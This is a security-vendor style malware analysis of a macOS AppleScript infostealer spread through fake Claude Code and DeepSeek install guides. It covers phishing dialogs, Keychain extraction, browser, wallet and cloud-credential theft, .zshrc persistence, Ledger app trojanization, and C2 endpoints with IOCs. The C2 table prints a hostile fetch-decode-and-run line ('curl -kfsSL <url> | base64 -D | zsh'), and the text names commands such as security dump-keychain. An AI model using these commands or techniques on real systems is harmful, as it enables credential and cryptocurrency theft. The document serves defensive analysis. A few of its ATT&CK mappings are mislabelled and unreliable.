
 HQ/EMEAFind out how we can help your business


Executive Summary
This report analyzes a sophisticated macOS information-stealing malware implemented primarily in AppleScript with embedded shell scripts. The malware combines social engineering, credential theft, browser data harvesting, cryptocurrency wallet targeting, cloud credential collection, persistence, and staged exfiltration into a unified attack framework.
Rather than exploiting software vulnerabilities, the malware abuses legitimate macOS utilities including AppleScript, security, dscl, curl, ditto, and codesign to blend malicious activity with normal operating system behavior. Victims are socially engineered into providing their macOS login password through a counterfeit System Preferences authentication dialog, enabling the malware to extract browser master keys from the macOS Keychain and decrypt protected Chromium credentials.
The malware systematically targets Chromium- and Gecko-based browsers, browser extensions, desktop cryptocurrency wallets, developer credentials, cloud authentication artifacts, messaging applications, and user documents. It further attempts to establish persistence through shell initialization file modification and includes functionality to replace the legitimate Ledger Wallet application with a trojanized version capable of compromising hardware wallet interactions.
A notable characteristic of this malware is its resilient two-phase exfiltration pipeline, which separates collection into pre-authentication and post-authentication stages while continuously reporting execution telemetry to its command-and-control (C2) infrastructure. This modular architecture maximizes data theft even if later stages are interrupted, making the malware a comprehensive threat to enterprise users, developers, cryptocurrency holders, and cloud administrators.
Attribution: Russian Speaking Threat Actor
Introduction
AppleScript has increasingly become an attractive execution mechanism for macOS malware because it provides direct access to native system dialogs, automation interfaces, and shell command execution while generating minimal suspicion among users. By leveraging trusted macOS utilities instead of deploying custom binaries, threat actors can reduce their forensic footprint and evade traditional security monitoring.
The analyzed malware demonstrates a highly modular architecture composed of multiple collection and execution functions, each responsible for harvesting specific categories of sensitive information. These include credential phishing, macOS Keychain extraction, browser credential theft, browser extension harvesting, desktop cryptocurrency wallet collection, cloud credential theft, targeted document collection, persistence, staged exfiltration, and application trojanization.
Rather than relying on a single collection mechanism, the malware combines social engineering with legitimate operating system functionality to obtain privileged access before harvesting high-value artifacts. Once collected, victim data is compressed, transmitted using structured HTTP requests, and correlated on the command-and-control server through session identifiers and telemetry events that provide operators with real-time visibility into every stage of execution.
This report provides a technical analysis of the malware’s internal components, execution flow, credential theft mechanisms, persistence strategy, data collection capabilities, and command-and-control communication, highlighting the techniques used to compromise macOS systems and steal sensitive information.
Key Findings
- AppleScript-based malware framework leveraging native macOS automation and shell execution.
- Credential phishing through a counterfeit System Preferences authentication dialog using a legitimate FileVault icon.
- Local password validation using dscl authonly before further credential harvesting.
- macOS Keychain extraction targeting Chromium Safe Storage master keys.
- Two-stage browser key recovery using direct Keychain queries followed by full Keychain dumping when necessary.
- Browser credential decryption using recovered AES-256-GCM master keys.
- Comprehensive Chromium browser harvesting across Chrome, Brave, Edge, Opera, Arc, Chromium, Vivaldi, Yandex, CocCoc, and Chrome variants.
- Gecko browser collection targeting Firefox, LibreWolf, Waterfox, and Zen Browser profiles.
- Collection of browser databases, including Cookies, Login Data, Web Data, Places, Form History, and IndexedDB.
- Targeting of 126 browser extension IDs, including cryptocurrency wallets, password managers, authenticator extensions, and developer tools.
- Theft of more than 30 desktop cryptocurrency wallets, including Exodus, Electrum, Atomic Wallet, Sparrow, Wasabi, Coinomi, Guarda, Ledger Live, Ledger Wallet, and Trezor Suite.
- Developer and cloud credential theft targeting SSH keys, AWS credentials, and Kubernetes configuration files.
- Targeted document harvesting from Desktop, Documents, and Downloads using predefined file extensions and a 10 MB collection limit.
- Persistence via ~/.zshrc injection, enabling payload execution whenever a new shell session starts.
- Social engineering to obtain Full Disk Access (FDA) by directing victims to macOS Privacy & Security settings.
- Ledger Wallet application trojanization, replacing the legitimate Electron application with a modified version while preserving its appearance.
- Ad-hoc code signing of modified applications using the native codesign utility.
- Two-phase exfiltration pipeline that uploads pre-authentication and post-authentication data separately for improved resilience.
- Continuous telemetry reporting to the C2 server, enabling operators to monitor execution progress, Keychain access, upload status, and victim interaction.
- Use of legitimate macOS utilities (security, dscl, curl, ditto, codesign, cp, mv, rm) to minimize detection and blend malicious operations with normal system activity.
- Broad targeting of enterprise, developer, cloud, and cryptocurrency assets, indicating a high-impact information-stealing capability across multiple user profiles.
Attack Chain

Initial Infection Vector
The attack begins with a carefully crafted social engineering page masquerading as an installation guide for Claude Code on macOS. The webpage is designed to resemble a legitimate support or documentation page and instructs users to install Claude Code by copying and executing a single command in the Terminal.
Rather than distributing a traditional application installer, the threat actor relies on user-assisted execution. Victims are instructed to manually copy and execute a Base64-obfuscated shell command, which appears to be part of a normal installation procedure. This technique allows the attacker to bypass many conventional security controls while exploiting user trust in AI-related software.
The displayed command downloads a remote payload using the native curl utility, decodes an embedded Base64 string to conceal the actual download location, and immediately executes the retrieved script using zsh. By hiding the true destination and leveraging trusted macOS command-line utilities, the attacker minimizes suspicion and makes the installation process appear legitimate.
Once executed, the downloaded script initiates the malware’s execution chain, leading to credential phishing, Keychain extraction, browser credential theft, cryptocurrency wallet harvesting, persistence establishment, and staged exfiltration of collected data.



To increase the likelihood of infection, the threat actor employs multiple social engineering lures built around popular AI services and productivity themes. In addition to the Claude-themed installer analyzed in this report, we observed a DeepSeek-themed campaign that impersonates a macOS cleaning and optimization guide. Despite the different branding and presentation, the underlying infection mechanism remains consistent: victims are instructed to execute a Base64-obfuscated Terminal command that retrieves and executes a remote shell script using native macOS utilities (curl and zsh). This indicates that the operators reuse the same malware delivery framework while frequently changing the lure to match current trends and trusted applications.
Technical Analysis
Obfuscation & Anti-Static Analysis

The first stage of the malware acts as a loader whose primary objective is not to perform malicious actions immediately, but to conceal the real payload from both security products and malware analysts. Instead of storing the malicious code in plain text, the attacker wraps it in multiple layers of encoding and compression, then reconstructs and executes it only when the script runs. This approach significantly reduces the chance of detection during static analysis.
Daemonization & Process Hiding

After the Stage 1 loader reconstructs and executes the hidden payload, the malware enters Stage 2, whose primary objective is to detach itself from the terminal, run silently in the background, and communicate with the Command-and-Control (C2) server without attracting user attention. Rather than remaining an interactive shell process, it transforms into a lightweight background daemon that continues operating even after the user closes the Terminal window. After the Stage 1 loader reconstructs and executes the hidden payload, the malware enters Stage 2, whose primary objective is to detach itself from the terminal, run silently in the background, and communicate with the Command-and-Control (C2) server without attracting user attention. Rather than remaining an interactive shell process, it transforms into a lightweight background daemon that continues operating even after the user closes the Terminal window.
C2 Communication Protocol
After successfully establishing background execution in Stage 2, the malware’s next objective is to communicate with its Command-and-Control (C2) server. Rather than using complex protocols or custom binary formats, the malware implements a lightweight REST-like protocol over standard HTTP (port 80). This protocol allows the threat actor to remotely deliver commands, receive stolen data, monitor victim progress, maintain persistence, and distribute additional malicious payloads using ordinary web requests.
| Endpoint | Method | Purpose | Parameters |
|---|---|---|---|
| /dynamic | GET | Deliver Stage 3 AppleScript payload | txd= |
/gate |
PUT | Exfiltrate chunked data archive |
buildtxd=<token>, upload_id=<session_id>, chunk_index=<n>, total_chunks=<N>
|
/pipeline/event |
POST | Operational telemetry / beaconing |
stage=<name>, status=<ok/fail/empty/deny/allow>, duration_ms=<int>, merge_id=<uuid>, source=client
|
/curl/<token> |
GET | Persistence payload delivery |
Returns curl -kfsSL <url> | base64 -D | zsh command for ~/.zshrc injection
|
/ledger/wallet/<token> |
GET | Trojan Ledger Wallet DMG | Binary DMG containing malicious app, asar + modified Info.plist |
/ledger/live/<token> |
GET | Trojan Ledger Live DMG | Binary DMG containing malicious app, asar + modified Info.plist |
AppleScript Command Delivery (Stage 2 → Stage 3)
After establishing communication with the Command-and-Control (C2) server, the malware does not download a traditional executable or shell script. Instead, Stage 2 dynamically retrieves an AppleScript from the /dynamic endpoint and immediately pipes it into the native osascript interpreter for execution. This approach allows the malware to execute complex malicious logic entirely in memory while relying only on legitimate macOS components, making the attack stealthier and more adaptable.

Browser Master Key Extraction & Chromium Credential Decryption
One of the malware’s primary objectives is to steal sensitive information stored in Chromium-based browsers. Modern Chromium browsers protect user data by encrypting passwords, cookies, autofill entries, and other sensitive information using AES-256-GCM. However, the encryption key itself is stored in the macOS Keychain. Instead of attempting to break the encryption algorithm, the malware focuses on obtaining this master encryption key directly from the Keychain. Once acquired, it can decrypt the browser databases offline and recover credentials in plaintext.

Password Phishing & Keychain Access Preparation

The getpwd() function is the malware’s primary credential acquisition routine, designed to obtain the victim’s macOS login password through social engineering. Rather than exploiting a software vulnerability, it displays a convincing system dialog that impersonates System Preferences, validates the supplied password against the local authentication service, and, upon success, passes the credential to the Keychain extraction routine. This password also enables fallback operations when direct Keychain access is unavailable.
Browser Master Key Extraction
The grabAllStorageKeys() function is responsible for extracting the AES-256-GCM master encryption keys used by Chromium-based browsers on macOS. Rather than attempting to break browser encryption, it retrieves the legitimate encryption keys stored in the user’s macOS Keychain, enabling the malware to decrypt browser databases containing saved passwords, cookies, autofill data, and cryptocurrency wallet information.
The function first stores the previously captured macOS login password in a temporary file (/tmp/.kpwd), which is required if the malware later needs to unlock the user’s login Keychain. It then decodes an embedded Base64-encoded shell script and writes it to /tmp/.kgrab.sh, allowing the malicious logic to remain hidden inside the AppleScript until runtime.
The decoded shell script executes a two-stage key extraction process. During the first stage, it directly queries the Keychain using security find-generic-password for each supported browser (Chrome, Brave, Edge, Vivaldi, Opera, Arc, Chromium, Chrome Beta, Chrome Canary, Chrome Dev, CocCoc, and others). If the user grants access, the corresponding Safe Storage key is extracted and written to an output file (e.g., ChromeStorage, BraveStorage).
If the user explicitly denies the Keychain access prompt, the malware sets the USER_DENIED flag and immediately stops querying additional browsers to avoid generating multiple suspicious prompts that could alert the victim.
If no keys are successfully obtained and the user did not deny access, the malware performs a fallback technique. Using the previously stolen login password, it unlocks the user’s login Keychain with security unlock-keychain, dumps the complete Keychain database using security dump-keychain, and parses the output with awk to locate entries corresponding to each browser’s Safe Storage service. Any recovered keys are then written to browser-specific storage files.
Once these browser master keys have been extracted, they can be used to decrypt AES-256-GCM-protected browser databases, including Cookies, Login Data, Web Data, Local Extension Settings, and IndexedDB, allowing the malware to recover plaintext credentials, authenticated sessions, autofill information, and cryptocurrency wallet extension data.
Chromium Browser Data Harvester

The Chromium() and ChromiumWallets() functions implement the malware’s primary browser data collection module, systematically harvesting user data from multiple Chromium-based browsers installed on the victim’s macOS system. Rather than targeting a single browser, the malware iterates through a predefined browser map covering Google Chrome, Brave, Microsoft Edge, Opera, Opera GX, Vivaldi, Yandex Browser, Arc, Chromium, Chrome Beta, Chrome Canary, Chrome Dev, and CocCoc.
For each browser, the malware enumerates every available user profile (such as Default, Profile 1, Profile 2, etc.) to maximize data collection. It then copies high-value browser databases including Cookies, Login Data, and Web Data, preserving the original directory structure within its staging directory for later exfiltration.
Beyond browser databases, the malware specifically targets browser extensions by maintaining a hardcoded list of 126 extension identifiers. These extension IDs correspond to cryptocurrency wallets, password managers, two-factor authentication applications, and developer tools. For every detected extension, the malware recursively copies both the Local Extension Settings directory and its associated IndexedDB storage, allowing it to capture extension configuration data, authentication tokens, encrypted wallet information, synchronized settings, and locally stored secrets.
The companion function, ChromiumWallets(), focuses specifically on cryptocurrency wallet extensions by using a separate extension list containing numerous wallet-related identifiers. This enables the malware to selectively harvest browser-based cryptocurrency wallets while preserving their complete storage structure for offline analysis or credential extraction.
By combining profile enumeration, browser database collection, and targeted extension harvesting, these functions significantly expand the malware’s data collection capabilities beyond traditional password theft, enabling the compromise of authenticated web sessions, autofill information, browser-based wallets, password managers, and other sensitive browser-resident data.

Gecko Browser Credential & Profile Harvester
The Gecko() function is responsible for harvesting sensitive data from Gecko-based browsers by enumerating every available user profile and copying high-value databases to the malware’s staging directory. Unlike the Chromium collection routine, which targets browser databases and extension storage, this function focuses on Firefox-derived browsers and collects credential databases, browsing history, cookies, encryption keys, certificates, and form history.
The malware first defines a list of critical files to collect, including cookies.sqlite, key4.db, logins.json, signons.sqlite, places.sqlite, cert9.db, and their associated WAL (Write-Ahead Logging) and SHM (Shared Memory) files. Collecting these journal files ensures that recently modified records can still be recovered even when the browser is actively running.
The function iterates through each browser defined in the gecko_map, including Mozilla Firefox, Zen Browser, LibreWolf, and Waterfox. It then enumerates all user profiles by identifying directories containing “.default” or “Profile”, before copying each targeted database using the readwriteSafe() routine to preserve file integrity.
The harvested files provide everything required to reconstruct a user’s browsing activity and credentials. The key4.db database stores the master encryption keys used by Firefox’s NSS (Network Security Services) framework, while logins.json and signons.sqlite contain saved login credentials encrypted with those keys. The cookies.sqlite database contains authenticated web sessions, places.sqlite stores browsing history and bookmarks, formhistory.sqlite records user-entered form data, and cert9.db contains certificate-related information.
By combining these artifacts, the malware acquires sufficient information to recover saved passwords, hijack authenticated sessions, reconstruct browsing activity, and analyze browser-stored secrets across multiple Gecko-based browsers.


The malware implements a two-phase exfiltration pipeline that separates data collection into pre-authentication and post-authentication stages. This staged approach enables the malware to immediately steal information that does not require elevated access while delaying browser credential theft until the victim’s macOS password and Keychain access have been obtained. Each phase is archived independently and uploaded to the command-and-control (C2) server, allowing partial data recovery even if the second phase is interrupted.
During Phase 1, the malware collects data that is accessible without the user’s login password, including Gecko-based browser artifacts, desktop cryptocurrency wallets, Telegram session data, running process information, and targeted files. After collection, the staging directory is compressed into a ZIP archive using the macOS ditto utility and uploaded to the C2 server using a multipart curl request. The request includes custom HTTP headers such as X-Log-Part, X-Log-Merge-Id, and X-Pipeline-Session, enabling the server to associate uploaded archives with the correct victim session and reconstruct multiple upload stages.
Once the victim provides their macOS password through the phishing routine, Phase 2 begins. The malware extracts Keychain secrets, Chromium browser databases, browser-based cryptocurrency wallet extensions, and cloud authentication keys. The newly collected data is archived again and uploaded as the second stage using the same session and merge identifiers, allowing the C2 server to merge both uploads into a complete victim profile.
Throughout execution, the malware continuously sends telemetry beacons to a dedicated pipeline endpoint. These status updates report execution stages such as script startup, password acquisition, Keychain access results, archive creation, upload completion, and session termination. Each telemetry request includes timing information, execution status, session identifiers, and merge identifiers, providing the operators with real-time visibility into the success or failure of every stage of the infection lifecycle.
This phased design improves operational resilience by ensuring that valuable victim data is exfiltrated even if password collection fails or the malware is interrupted before completing the entire workflow.
Shell RC Injection
The persistence routine is designed to ensure that the malware is automatically re-executed whenever the victim launches a new shell session. Rather than installing a LaunchAgent or LaunchDaemon, the malware modifies the user’s ~/.zshrc initialization file, which is executed each time Terminal, iTerm2, VS Code Integrated Terminal, or any other Zsh-based shell starts.

Before establishing persistence, the malware performs a simple Full Disk Access (FDA) check by attempting to list the contents of the protected ~/Library/Cookies/ directory. If the command succeeds, the malware assumes the necessary permissions have already been granted. If access is denied, the error handler executes, triggering the persistence mechanism.
The malware constructs a Base64-encoded curl command that downloads a remote payload from its command-and-control infrastructure and immediately executes it using zsh. Before modifying the shell configuration, it removes any existing copy of the same command from a temporary .zshrc file to prevent duplicate entries. It then checks whether the payload already exists in the user’s ~/.zshrc; if not, the command is appended to the file, ensuring the remote payload is downloaded and executed automatically during every future shell initialization.
To increase the likelihood of obtaining Full Disk Access, the malware displays a fake “Full Disk Access required!” dialog using a genuine FileVault icon before opening the macOS Privacy & Security settings page via the x-apple.systempreferences URL scheme. This social engineering technique attempts to convince the victim to manually grant the permissions required for broader data collection while making the request appear legitimate.
By leveraging shell initialization files instead of dedicated persistence services, the malware achieves lightweight and reliable persistence while avoiding some traditional startup mechanisms that may be more closely monitored by security products.
Ledger Supply Chain Trojanization

The Ledger trojanization routine targets victims who have the Ledger Wallet application installed by replacing the legitimate application with a modified version downloaded from the attacker’s infrastructure. Rather than exploiting the Ledger hardware wallet itself, the malware compromises the trusted desktop companion application, allowing malicious code to execute whenever the user launches Ledger Wallet.
The malware first checks whether /Applications/Ledger Wallet.app exists on the victim’s system. If the application is present, it downloads a ZIP archive containing a trojanized Electron application from the attacker’s server using curl. The request includes a static API key for authentication and uses the -k option, disabling TLS certificate verification and allowing connections even if the server presents an invalid or self-signed certificate.
After downloading the archive, the malware extracts it into a temporary directory and verifies that the payload contains the expected app.asar and Info.plist files. These files represent the Electron application’s primary JavaScript bundle and application metadata, respectively.
To preserve the original application structure, the malware copies the existing Ledger Wallet application to a temporary backup location before deleting the legitimate installation from the Applications directory. It then restores the application bundle and replaces only the Contents/Resources/app.asar and Contents/Info.plist files with the attacker-controlled versions. This technique preserves the application’s appearance while injecting malicious functionality into the executable code.
Finally, the modified application is re-signed using an ad-hoc code signature via codesign -f -s -, allowing macOS to recognize the application as a valid executable despite the original developer signature having been invalidated by the modifications.
By compromising the trusted desktop application instead of the hardware wallet itself, the malware can intercept sensitive user interactions such as wallet initialization, PIN entry, recovery phrase input, and transaction approval workflows. This post-installation supply-chain compromise significantly increases the likelihood of credential theft because victims continue interacting with what appears to be the legitimate Ledger application.
Targeted Document Theft

The Filegrabber() function is responsible for identifying and stealing high-value documents from commonly used user directories, including the Desktop, Documents, and Downloads folders. Rather than indiscriminately collecting every file, the malware selectively targets documents commonly associated with financial information, credentials, cryptocurrency wallets, VPN configurations, encryption keys, and sensitive user data.
The function maintains a predefined list of file extensions, including PDF documents, Microsoft Office files, wallet files, database files, KeePass password vaults, private keys, seed files, VPN configuration files, and text documents. As it iterates through the target directories, each file’s extension is compared against this list. Files matching one of the targeted extensions are considered candidates for exfiltration.
To reduce archive size and minimize the likelihood of detection during data transfer, the malware enforces a cumulative size limit of 10 MB. Before copying each file, it checks whether adding the file would exceed this threshold. If the limit has not been reached, the file is copied into the malware’s staging directory.
Instead of preserving the original filenames, every collected document is renamed sequentially (for example, 1.pdf, 2.docx, 3.kdbx, etc.). This renaming process removes original filenames and directory context, making forensic reconstruction of the victim’s original file structure more difficult while simplifying the malware’s internal file management.
In addition to generic document theft, the malware contains specialized routines for collecting application-specific artifacts such as Safari’s Cookies.binarycookies database and Apple Notes NoteStore.sqlite databases, enabling the theft of browser sessions and locally stored notes alongside traditional document files.
Overall, the Filegrabber() routine implements a targeted document harvesting strategy that prioritizes valuable user data while limiting upload size to improve operational efficiency and reduce the likelihood of detection.
Desktop Cryptocurrency Wallet Targeting

The malware maintains a hardcoded walletMap containing desktop cryptocurrency wallet applications and their corresponding storage locations on macOS. This mapping is used by the wallet collection routine to locate and copy wallet data from the victim’s system without requiring application-specific discovery logic.
The targeted wallets span a broad range of cryptocurrency ecosystems, including Bitcoin, Ethereum, Monero, Litecoin, Dash, Dogecoin, and numerous multi-chain wallets. In addition to software wallets such as Exodus, Electrum, Atomic Wallet, Guarda, Coinomi, Sparrow, Wasabi, BlueWallet, Trust Wallet, and Zengo, the malware also targets companion applications for hardware wallets including Ledger Live, Ledger Wallet, and Trezor Suite.
Each entry in the walletMap associates a logical destination directory within the malware’s staging folder (for example, Wallets/Desktop/Exodus) with the application’s default storage path under the victim’s Library or home profile directory. During execution, the malware iterates through this mapping and recursively copies any existing wallet directories into its collection directory for later archiving and exfiltration.
The targeted locations include wallet databases, LevelDB storage, encrypted wallet files, configuration files, transaction history, metadata, and other application-specific data. These artifacts may contain encrypted private keys, wallet configuration, account metadata, or other information that can facilitate offline attacks or subsequent credential theft when combined with previously harvested passwords or browser-based wallet data.
By maintaining a predefined list of desktop wallet locations rather than searching the entire filesystem, the malware performs fast, deterministic collection while covering the majority of widely used cryptocurrency wallet applications on macOS.
Cloud & Developer Credential Theft

The CloudKeys() function is responsible for collecting sensitive authentication material commonly used by developers, system administrators, and cloud engineers. Rather than targeting browsers or cryptocurrency wallets, this routine focuses on directories that store credentials for SSH, Amazon Web Services (AWS), and Kubernetes.
The malware attempts to recursively copy three well-known hidden directories from the victim’s home directory into its staging folder. Each copy operation is wrapped in an independent try block, allowing execution to continue even if a particular directory does not exist or access is denied.
The first target, ~/.ssh, contains SSH private keys, public keys, known hosts, and SSH configuration files. Theft of these files may enable unauthorized remote access, lateral movement across enterprise infrastructure, and access to private Git repositories or remote servers.
The second target, ~/.aws, stores AWS CLI configuration and credential files, including long-term access keys, session tokens, default regions, and named profiles. These credentials can provide direct access to cloud resources if they remain valid.
Finally, the malware copies the ~/.kube directory, which typically contains Kubernetes configuration files used by kubectl. These configuration files often include cluster endpoints, client certificates, authentication tokens, and context information that may allow attackers to interact directly with Kubernetes clusters.
By targeting these developer credential stores, the malware extends its impact beyond endpoint compromise, enabling potential cloud account compromise, infrastructure access, lateral movement, and attacks against containerized environments.
MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique | Malware Implementation |
|---|---|---|---|
| Initial Access | T1566 | Phishing | Social engineering through a fake System Preferences authentication dialog requesting the macOS login password. |
| Execution | T1059.002 | Command and Scripting Interpreter: AppleScript | Primary malware logic implemented using AppleScript automation. |
| Execution | T1059.004 | Command and Scripting Interpreter: Unix Shell | Executes embedded shell scripts using do shell script, sh, and zsh. |
| Execution | T1204.001 | User Execution: Malicious Link/File | Requires the victim to execute the malware manually. |
| Persistence | T1546.004 | Event Triggered Execution: Unix Shell Configuration Modification | Appends malicious command to ~/.zshrc for execution whenever a new shell session starts. |
| Defense Evasion | T1036 | Masquerading | Uses genuine macOS icons and impersonates System Preferences authentication dialogs. |
| Defense Evasion | T1553.002 | Subvert Trust Controls: Code Signing | Re-signs the modified Ledger Wallet application using an ad-hoc signature (codesign -f -s -). |
| Credential Access | T1056.002 | Input Capture: GUI Input Capture | Captures the victim’s login password through a fake password dialog. |
| Credential Access | T1555.001 | Credentials from Password Stores: Keychain | Extracts browser master keys from the macOS Keychain using the security utility. |
| Credential Access | T1555.003 | Credentials from Password Stores: Credentials from Web Browsers | Steals Chromium and Gecko browser credential databases. |
| Credential Access | T1003 | OS Credential Dumping | Dumps Keychain contents using security dump-keychain after unlocking the login Keychain. |
| Discovery | T1083 | File and Directory Discovery | Enumerates browser profiles, wallet directories, user folders, and configuration paths. |
| Discovery | T1518.001 | Software Discovery: Security Software Discovery | Detects installed browsers, wallets, and Ledger applications prior to collection. |
| Collection | T1005 | Data from Local System | Collects browser databases, wallet files, Telegram data, documents, and Notes. |
| Collection | T1213 | Data from Information Repositories | Harvests browser profiles, wallet storage, and developer credential repositories. |
| Collection | T1539 | Steal Web Session Cookie | Copies Chromium and Gecko cookie databases for authenticated session hijacking. |
| Collection | T1217 | Browser Session Discovery | Enumerates browser profiles and associated storage locations. |
| Collection | T1552.001 | Unsecured Credentials: Credentials in Files | Copies SSH keys, AWS credentials, Kubernetes configuration, VPN files, and wallet data. |
| Collection | T1213.001 | Data from Information Repositories: Local Data | Collects browser databases, IndexedDB, extension storage, and application-specific repositories. |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | Uses HTTP/HTTPS with curl for C2 communication, uploads, and telemetry. |
| Command and Control | T1105 | Ingress Tool Transfer | Downloads additional payloads, shell scripts, and trojanized Ledger application components. |
| Exfiltration | T1567.002 | Exfiltration to Cloud Storage/Web Service | Uploads staged ZIP archives via HTTP multipart PUT requests. |
| Exfiltration | T1020 | Automated Exfiltration | Implements an automated two-phase upload pipeline with session tracking and server-side reassembly. |
| Impact | T1587 | Cryptocurrency Targeting | Harvests desktop wallets, browser wallets, and performs Ledger Wallet trojanization to facilitate cryptocurrency theft. |
Conclusion
The analyzed macOS malware represents a highly modular and mature information-stealing framework that combines native AppleScript automation with embedded shell scripts to compromise sensitive user and enterprise data. Instead of relying on software exploits, it abuses legitimate macOS components and trusted command-line utilities to blend malicious activity with normal operating system behavior, significantly reducing its forensic footprint.
The malware’s multi-stage execution begins with credential phishing through a counterfeit macOS authentication dialog, followed by local password validation and Keychain access to recover browser master encryption keys. These keys are subsequently used to decrypt Chromium-based browser databases, enabling theft of stored credentials, authentication cookies, autofill information, browser extension data, and cryptocurrency wallet artifacts. Beyond browser theft, the malware targets Gecko-based browsers, desktop cryptocurrency wallets, developer credentials, cloud authentication material, Telegram sessions, user documents, and other high-value files.
A distinguishing capability of this malware is its resilient two-phase exfiltration pipeline, which separates data collection before and after privileged access is obtained while continuously transmitting execution telemetry to the command-and-control infrastructure. The inclusion of persistence through shell initialization file modification and the capability to replace legitimate Ledger Wallet applications with trojanized versions further demonstrate an emphasis on long-term access and cryptocurrency theft.
Overall, this malware exhibits characteristics commonly associated with modern information stealers targeting macOS users, combining credential theft, cloud compromise, browser data extraction, cryptocurrency targeting, and operational resilience into a single coordinated framework. Its extensive targeting of developer environments, enterprise credentials, browser-resident secrets, and digital assets makes it a significant threat to both individual users and organizational environments.
Indicators of Compromise (IOCs)
| S.No | IOCs | Type |
|---|---|---|
| 1 | https://claude[.]ai/share/c83e3a30-0bac-42fa-bcaf-857d03373296 | URL |
| 2 | homerenovationsaustin[.]com | Domain |
| 3 | 8f09522bf048586857803b4af3abe6a5dcc6c157db3a94865059d0eab9ddd0bb | SHA-256 |
| 4 | 7154cc41590025aa499f06eefcdc128b0324ed3fd2b725c9bef37eb210b33585 | SHA-256 |
| 5 | cc2c431eb7e9ea1d7d4e27d9087d3325268603cabaf9a83f87ee4e59a0e50bda | SHA-256 |
| 6 | https://chat[.]deepseek[.]com/share/hjanvg8l6v8zjw4o4g | URL |
